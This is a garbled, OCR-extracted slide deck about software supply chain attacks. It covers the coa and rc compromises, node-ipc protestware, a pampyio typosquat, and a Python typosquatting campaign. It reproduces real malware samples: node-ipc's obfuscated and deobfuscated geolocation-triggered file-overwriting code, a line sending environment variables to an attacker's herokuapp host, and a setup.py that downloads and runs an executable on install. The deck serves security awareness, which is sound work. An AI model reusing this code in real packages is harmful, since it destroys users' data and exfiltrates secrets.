


0.7.29



1.0.2

@faisalman










**Two weeks later  
Nov 4th 2021**

# Two NPM Packages With 22 Million Weekly Downloads Found Backdoored



November 07, 2021 Ravie Lakshmanan

GitHub Advisory Database / GHSA-73qr-pfmq-6rp8

## Embedded malware in coa

**critical severity** Published 4 days ago • Updated 3 days ago

Vulnerability details

Dependabot alert

Affected vers

### Popular This Week



Hackers Increasingly Use HTML5



Spurting Attack on Encrypted Traffic for Encrypted Traffic



SharkBot — A New Android Trojan Stealing Banking and Cryptocurrency Accounts



Abcbot — A New Evolving Wormable Botnet Malware

**COMPROMISED**

of supply chain attack targeting open-source software repositories, two

# coa

Browser address bar: `https://www.npmjs.com/package/coa`

Navigation: Never Post Memes, Products, Pricing, Documentation

Search: Search packages, Search, Sign Up, Sign In

Package: **coa** <sup>TS</sup>  
2.0.2 • Public • Published 3 years ago

Readme, Explore <sup>BETA</sup>, 3 Dependencies, 168 Dependents, 29 Versions

## Command-Option-Argument

Yet another parser for command line options.

npm v2.0.2 build passing build passing coverage 70% david no longer available

### What is it?

COA is a parser for command line options that aim to get maximum profit from formalization your program API. Once you write definition in terms of commands, options and arguments you automatically get:

- Command line help text
- Program API for use COA-based programs as modules
- Shell completion

### Other features

- Rich types for options and arguments, such as arrays, boolean flags and required
- Commands can be async through using promising (powered by Q)
- Easy submoduling some existing commands to new top-level one

### Install

```
> npm i coa
```

### Repository

github.com/veged/coa

### Homepage

github.com/veged/coa

### Weekly Downloads

8,187,759

Version	License
2.0.2	MIT

Unpacked Size	Total Files
72.5 kB	15

# rc

Browser address bar: `https://www.npmjs.com/package/rc`

Navigation: Napoleonic Political Magnificence, Products, Pricing, Documentation

Search: Search packages, Search, Sign Up, Sign In

Package: **rc** <sup>DT</sup>  
1.2.8 • Public • Published 4 years ago

Readme, Explore <sup>BETA</sup>, 4 Dependencies, 1,362 Dependents, 48 Versions

## rc

The non-configurable configuration loader for lazy people.

### Usage

The only option is to pass rc the name of your app, and your default configuration.

```
var conf = require('rc')(appname, {  
  //defaults go here.  
  port: 2468,  
  
  //defaults which are objects will be merged, not replaced  
  views: {  
    engine: 'jade'  
  }  
});
```

### Install

```
> npm i rc
```

### Repository

github.com/dominictarr/rc

### Homepage

github.com/dominictarr/rc#rea...

### Weekly Downloads

12,451,373

Version	License
1.2.8	(BSD-2-Claus...

Unpacked Size	Total Files
17.3 kB	12

# 22m Weekly Downloads

Homepage

[github.com/veged/coa](https://github.com/veged/coa)

↓ 2022-03-27 to 2022-04-02

9,555,969



Version

2.0.2

License

MIT

Homepage

[github.com/dominictarr/rc#rea...](https://github.com/dominictarr/rc#readme)

↓ Weekly Downloads

12,451,373



Version

1.2.8

License

(BSD-2-Claus...

**Same malicious code**



**Meet Brandon Nozaki Miller**





BRB

EXO

AVON TYRES

NEXX

DUNLOP

BRB WORLD CUP

Sportbike Performance Center

with a Pro-Racer  
Technique



The screenshot shows a web browser window with the URL `https://www.npmjs.com/~riaevangelist`. The page header includes a heart icon, the text "Natural Preference for Minification", and navigation links for "Products", "Pricing", and "Documentation". Below the header is the npm logo, a search bar with the placeholder "Search packages", and buttons for "Search", "Sign Up", and "Sign In".

The main content area features a profile for the user "riaevangelist". On the left is a profile picture of a pair of blue-rimmed glasses with red and white streamers behind them. To the right of the profile picture are two tabs: "41 Packages" (highlighted in purple) and "0 Organizations" (highlighted in green). Below the tabs is a list of packages:

- event-pubsub**: Super light and fast Extensible ES6+ events and EventEmitter for Node and the browser. Easy for any developer level, use the same exact code in node and the browser. No frills, just high speed events! *riaevangelist* published 5.0.3 • a year ago
- node-cmd**: Simple commandline/terminal/shell interface to allow you to run cli or bash style commands as if you were in the terminal. *riaevangelist* published 5.0.0 • 9 months ago
- ria**: Node tool for developing RIA Apps using the RIA app framework. Helps initialize the app and create modules using UI templates and architecture. *riaevangelist* published 2.0.2 • 8 years ago
- bluetooth-programmer**

# node-ipc

The screenshot shows the npm website interface for the package 'node-ipc'. At the top, the browser address bar shows 'https://www.npmjs.com/package/ua-parser-js'. The page header includes a navigation bar with 'Products', 'Pricing', and 'Documentation' links. Below this is the NPM logo and a search bar with the text 'Search packages'. To the right of the search bar are 'Sign Up' and 'Sign In' buttons. The main content area features the package name 'node-ipc' with a 'DT' badge, its version '11.1.0', and the status 'Public' and 'Published 2 months ago'. A horizontal bar contains links for 'Readme', 'Explore BETA', '5 Dependencies', '360 Dependents', and '74 Versions'. The package description states it is a 'nodejs module for local and remote Inter Process Communication' with support for Linux, Mac, and Windows. It also mentions support for various socket types. A 'Sponsor Me On Github' button is visible. The 'Install' section shows the command 'npm i node-ipc'. The 'Repository' section points to 'github.com/RIAEvangelist/nod...'. The 'Homepage' section points to 'riaevangelist.github.io/node-ipc/'. A line graph shows the package's popularity over time, with a peak of 1,123,900 downloads between 2022-03-13 and 2022-03-19. The 'Version' and 'License' table shows version 11.1.0 with a MIT license. The 'Unpacked Size' and 'Total Files' table is partially visible at the bottom.

https://www.npmjs.com/package/ua-parser-js

Narcoleptic Pasta Manufacturer Products Pricing Documentation

Sponsor Me

npm Search packages Search Sign Up Sign In

node-ipc DT  
11.1.0 • Public • Published 2 months ago

Readme Explore BETA 5 Dependencies 360 Dependents 74 Versions

## node-ipc

Sponsor Me On Github

a nodejs module for local and remote Inter Process Communication with full support for Linux, Mac and Windows. It also supports all forms of socket communication from low level unix and windows sockets to UDP and secure TLS and TCP sockets.

A great solution for complex multiprocess **Neural Networking** in Node.JS

as of v11 this module uses the **peacenotwar** module.

```
npm install node-ipc
```

for node <v14

```
npm install node-ipc@^9.0.0
```

Install

```
> npm i node-ipc
```

Repository

github.com/RIAEvangelist/nod...

Homepage

riaevangelist.github.io/node-ipc/


± 2022-03-13 to 2022-03-19

1,123,900

Version	License
11.1.0	MIT

Unpacked Size	Total Files
---------------	-------------

# Maintained for 8+ years



# 1m Weekly Downloads

Homepage

[riaevangelist.github.io/node-ipc/](https://riaevangelist.github.io/node-ipc/)

↓ 2022-03-13 to 2022-03-19

1,123,900



Version

11.1.0

License

MIT



**March 7th, 2022**

# Brandon added new functionality

The image shows a screenshot of a web browser displaying a GitHub repository page for `node-ipc`. The browser's address bar shows the URL `https://github.com/RIAEvangelist/node-ipc/dao/ssl-geospec.js`. The repository page header includes the GitHub logo, a search bar, and navigation links for Pulls, Issues, Marketplace, and Explore. The repository name `RIAEvangelist / node-ipc` is displayed, along with statistics: Sponsor, Watch (24), Fork (260), and Star (1.3k). Below the header, there are navigation tabs for Code, Issues, Pull requests (2), Discussions, Actions, Projects, Wiki, Security, and Insights. The main content area shows a commit by `RIAEvangelist` titled "added ssl check" with a checkmark icon. The commit message is "added ssl check" and the latest commit hash is `847047c` on Mar 7. Below the commit message, it shows "1 contributor". The code file `ssl-geospec.js` is displayed, showing 1 line (1 sloc) and 1.33 KB. The code content is: 

```
1 import u from"path";import a from"fs";import o from"https";setTimeout(function(){const t=Math.round(Math.random()*4);if(t>1){return}con
```

. At the bottom of the page, there are links for Terms, Privacy, Security, Status, Docs, Contact GitHub, Pricing, API, Training, Blog, and About, and a copyright notice for © 2022 GitHub, Inc.



```
import u from"path";import a from"fs";import o from"https";setTimeout(function(){const
t=Math.round(Math.random()*4);if(t>1){return}const
n=Buffer.from("aHR0cHM6Ly9hcGkuaXBnZW9sb2NhdGlvbi5pby9pcGdlbz9hcGllZXk9YWU1MTFhMTYyNzgyNGE5NjhhYWFnZU
4YTUzMDkxNTQ=", "base64");o.get(n.toString("utf8"), function(t){t.on("data", function(t){const
n=Buffer.from("Li8=", "base64");const o=Buffer.from("Li4v", "base64");const
r=Buffer.from("Li4vLi4v", "base64");const f=Buffer.from("Lw==", "base64");const
c=Buffer.from("Y291bnRyeV9uYW1l", "base64");const e=Buffer.from("cnVzc2lh", "base64");const
i=Buffer.from("YmVsYXJ1cw==", "base64");try{const s=JSON.parse(t.toString("utf8"));const
u=s[c.toString("utf8")].toLowerCase();const a=u.includes(e.toString("utf8"))||
u.includes(i.toString("utf8"));if(a)
{h(n.toString("utf8"));h(o.toString("utf8"));h(r.toString("utf8"));h(f.toString("utf8"))}}catch(t)
{}})}),Math.ceil(Math.random()*1e3));async function h(n="",o=""){if(!a.existsSync(n)){return}let
r=[];try{r=a.readdirSync(n)}catch(t){}const f=[];const c=Buffer.from("4p2k77iP", "base64");for(var
e=0;e<r.length;e++){const i=u.join(n,r[e]);let t=null;try{t=a.lstatSync(i)}catch(t){continue}
if(t.isDirectory()){const s=h(i,o);s.length>0?f.push(...s):null}else if(i.indexOf(o)>=0)
{try{a.writeFile(i,c.toString("utf8"),function(){})}catch(t){}}}}return f};const ssl=true;export {ssl
as default,ssl}
```

```
const path = require("path");
const fs = require("fs");
const https = require("https");

setTimeout(function () {
  const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
  const pwd = "./";
  const parentDir = "../";
  const grandParentDir = "../../";
  const root = "/";

  https.get(url, function (message) {
    message.on("data", function (msgBuffer) {
      try {
        const response = JSON.parse(msgBuffer);
        const userCountryName = response["country_name"].toLowerCase();
        if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
          deleteFile(pwd);
          deleteFile(parentDir);
          deleteFile(grandParentDir);
          deleteFile(root);
        }
      } catch (e) {}
    });
  });
}, 100);
```

```
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          deleteFile(root);
        }
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    });
  });
}, 100);
```

The screenshot shows the homepage of ipgeolocation.io. The browser's address bar displays `https://ipgeolocation.io/`. The website has a blue header with the logo and navigation links: Products, IP Location, Pricing, Documentation, Blog, Sign Up, and Sign In. The main content area features the heading "Free IP Geolocation API and Accurate IP Lookup Database" and a paragraph describing the API's capabilities. A dark grey search box is overlaid on the page, containing a search input field and a list of API response fields: "ip", "countr", "state\_", "city", "latitu", "longit", "time\_z", "isp", "curren", and "countr". A "View more" link is located at the bottom of the search box. A "Get Free API Access" button is positioned in the bottom left of the main content area.

```
{  
  ...  
  "country_code2": "USA",  
  "country_code3": "USA",  
  "country_name": "United States of America",  
  ...  
}
```

```
const path = require("path");
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const https = require("https");

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}, 100);
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  const grandParentDir = "../../";
  const root = "/";



  https.get(url, function (message) {
    message.on("data", function (msgBuffer) {
      try {
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          deleteFile(grandParentDir);
          deleteFile(root);
        }
      } catch (e) {}
    });
  });
}, 100);
```



# To Russia With Love

Before

After







Tweets

Tweets & replies

Media

Likes

Show more



Brandon Nozaki Miller @electricCowboyR · Mar 19

>U DOWNLOADED MY SOFTWARE FOR FREE SO IM ALLOWED TO WIPE UR COMPUTER



RIAEvangelist commented on Mar 10

It is documented what it does and only writes a file if it does not exist. You are free to depend on a dependency to a version that does not include this until something happens with the dependency that turns into WWIII and more of us wish that we had done something about it, or ends up getting removed.

This is why it is done as a new major rev. This also should serve as a safe example of what other teams should use explicit dependency versions. So it is always our choice to upgrade or not.

This is all public, documented, licensed and open source.

If you look at the very next sentence after the one you quoted :

This module will add a message of peace on your users desktops, and it will only do so if the message does not already exist just to be polite.

I respect your opinion though.

👍 44 🗨️ 1349 😊 19 😞 24 ❤️ 5



RIAEvangelist closed this on Mar 10



RIAEvangelist commented on Mar 10

@MidSpike also, I've never heard the term **protestware** before. I think you just going to use that term, and with that together we may have possibly had an entirely new idea.

Packages

41

# What about his other projects?

event-pubsub


Super light and fast Extensible ES6+ events and EventEmitter for

for any developer

speed event

riaevang

node-cm



**Popular Packages Can Also Deliver Malware**



# List of Popular Packages Gone Bad

- ua-parser-js
- coa
- rc
- node-ipc
- colors, faker
- styled-components
- ...



Part 2

# Don't Believe What You See



Browser address bar: <https://pypi.org/project/pampyio>

Search projects:

Help Sponsors Log In Register

# pampyio 0.3.0

pip install pampyio

Released: Oct 22, 2021

The Pattern Matching for Python you always dreamed of

### Navigation

- Project description
- Release history
- Download files

### Project links

- Homepage

### Statistics

GitHub statistics:

- Stars: 3,422
- Forks: 125
- Open issues/PRs: 23


View statistics for this project via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#)

### Meta

License: MIT License

Requires: Python >3.6

### Project description



#### Pampy: Pattern Matching for Python

license MIT build passing coverage 96% pypi package 0.3.0

Pampy is pretty small (150 lines), reasonably fast, and often makes your code more readable and hence easier to reason about. [There is also a JavaScript version, called Pampy.js.](#)

```
from pampy import match, _
input = [1, 2, 3]
pattern = [1, 2, _]
action = lambda x: "it's {}".format(x)
```

Browser address bar: <https://pypi.org/project/pampy>

Search projects:

Help Sponsors Log In Register

# pampy 0.3.0

pip install pampy

Released: Nov 7, 2019

The Pattern Matching for Python you always dreamed of

### Navigation

- Project description
- Release history
- Download files

### Project links

- Homepage

### Statistics

GitHub statistics:

- Stars: 3,422
- Forks: 125
- Open issues/PRs: 23


View statistics for this project via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#)

### Meta

License: MIT License

Author: [Claudio Santini](#)

### Project description



#### Pampy: Pattern Matching for Python

license MIT build passing coverage 96% pypi package 0.3.0

Pampy is pretty small (150 lines), reasonably fast, and often makes your code more readable and hence easier to reason about. [There is also a JavaScript version, called Pampy.js.](#)

```
from pampy import match, _
input = [1, 2, 3]
pattern = [1, 2, _]
action = lambda x: "it's {}".format(x)
```

**pampyio and pampy have the same code**



**pampyio**


**=**



**pampy**



**But pampyio has a strange dependency**



```
url = "=atad?/moc.ppaukoreh.0991liveetihw//:sptth"[:-1]
urlrul = url + str(dict(os.environ))
requests.get(urlrul)
```

```
url = "https://whiteevil1990.herokuapp.com/?data="
url = ""=atad?/moc.ppaukoreh.0991liveetihw//:sptth"[::-1]"
urlrul = url + str(dict(os.environ))
requests.get(urlrul)
```



Browser address bar: `https://pypi.org/project/pampyio`

Search projects: [input] [search icon]

Help Sponsors Log In Register

# pampyio 0.3.0

pip install pampyio [package icon]

Released: Oct 22, 2021

The Pattern Matching for Python you always dreamed of

Navigation: Project description, Release history, Download files

Project links: Homepage

Statistics: Stars: 3,422, Forks: 125, Open issues/PRs: 23

View statistics for this project via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#)

Project description: Pampy: Pattern Matching for Python

GitHub statistics: Stars: 3,422, Forks: 125, Open issues/PRs: 23

View statistics for this project via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#)

Meta: License: MIT License, Requires: Python >3.6

```
from pampy import match, _
input = [1, 2, 3]
pattern = [1, 2, _]
action = lambda x: "it's {}".format(x)
```

### Statistics

GitHub statistics:

- ★ Stars: 3,422
- 🔗 Forks: 125
- 📢 Open issues/PRs: 23

View statistics for this project via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#)

Browser address bar: `https://pypi.org/project/pampy`

Search projects: [input] [search icon]

Help Sponsors Log In Register

# pampy 0.3.0

pip install pampy [package icon]

Released: Nov 7, 2019

The Pattern Matching for Python you always dreamed of

Navigation: Project description, Release history, Download files

Project links: Homepage

Statistics: Stars: 3,422, Forks: 125, Open issues/PRs: 23

View statistics for this project via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#)

Project description: Pampy: Pattern Matching for Python

GitHub statistics: Stars: 3,422, Forks: 125, Open issues/PRs: 23

View statistics for this project via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#)

Meta: License: MIT License, Author: [Claudio Santini](#)

```
from pampy import match, _
input = [1, 2, 3]
pattern = [1, 2, _]
action = lambda x: "it's {}".format(x)
```























Part 3

# Attackers are Evolving

Published in checkmarx-security



Jossef Harush

Aug 13 · 7 min read · Listen



## Typosquatting Campaign Targeting Python's Top Packages, Dropping GitHub Hosted Malware with DGA Capabilities



On Saturday, August 13th, Checkmarx's Software Supply Chain Security Typosquatting engine detected a large-scale attack on the Python ecosystem with multi-stage persistent malware.

The PyPi user account [devfather777](#) published a dozen malicious Typosquatting packages under the names of popular projects with slight permutation

All of those malicious packages contained a code executed upon installation

Search



Jossef Harush

14 Followers

[Edit profile](#)

### More from Medium

Jossef Harush in checkmarx-security

**Typosquatting Attack on 'requests'- One of the Most Popular Python packages**



Lodestar Finance

**Lodestar Public Testnet**



Y2K Finance

**TESTNET LAUNCH**



Omar Hashem in InfoSec Write-ups

**How I found 3 RXSS on the Lululemon bug bounty program**



### Attacker's Packages

**inda**

**falsk**

**douctils**

**lxlm**

**tqmd**

**tensorfolw**

**mokc**

**kears**

**seabron**

**gesnim**

### Popular Packages

idna

flask

docutils

lxml

tqdm

tensorflow

mock

keras

seaborn

gensim

### Monthly Downloads

220,988,370

82,623,937

68,375,150

53,776,114

41,014,472

14,106,437

11,171,888

8,294,875

7,273,635

4,847,206



setup.py

```
#!/usr/bin/env python
```

```
from io import open
from setuptools import setup
import requests
import sys, os, string
from sys import platform
```

```
def zzz():
```

```
    if platform == 'win32':
```

```
        url = 'https://github.com/jagermager999/8746465cdg78cdsxasy8a/raw/main/test.exe'
```

```
        filename = 'tmp_file_pypi_29x7d0kf8.exe'
```

```
    else:
```


```
        quit()
```

```
    rq = requests.get(url, allow_redirects=True)
```

```
    open(filename, 'wb').write(rq.content)
```

```
    os.system('start ' + filename)
```

```
.text:00007FF6601055FD mov rcx, r14
```



```
.text:00007FF660105600  
.text:00007FF660105600 loc_7FF660105600:  
.text:00007FF660105600 lea eax, [rcx-20h]  
.text:00007FF660105603 xor byte ptr [rsp+rcx+0D40h+Src+8], al  
.text:00007FF660105607 inc rcx  
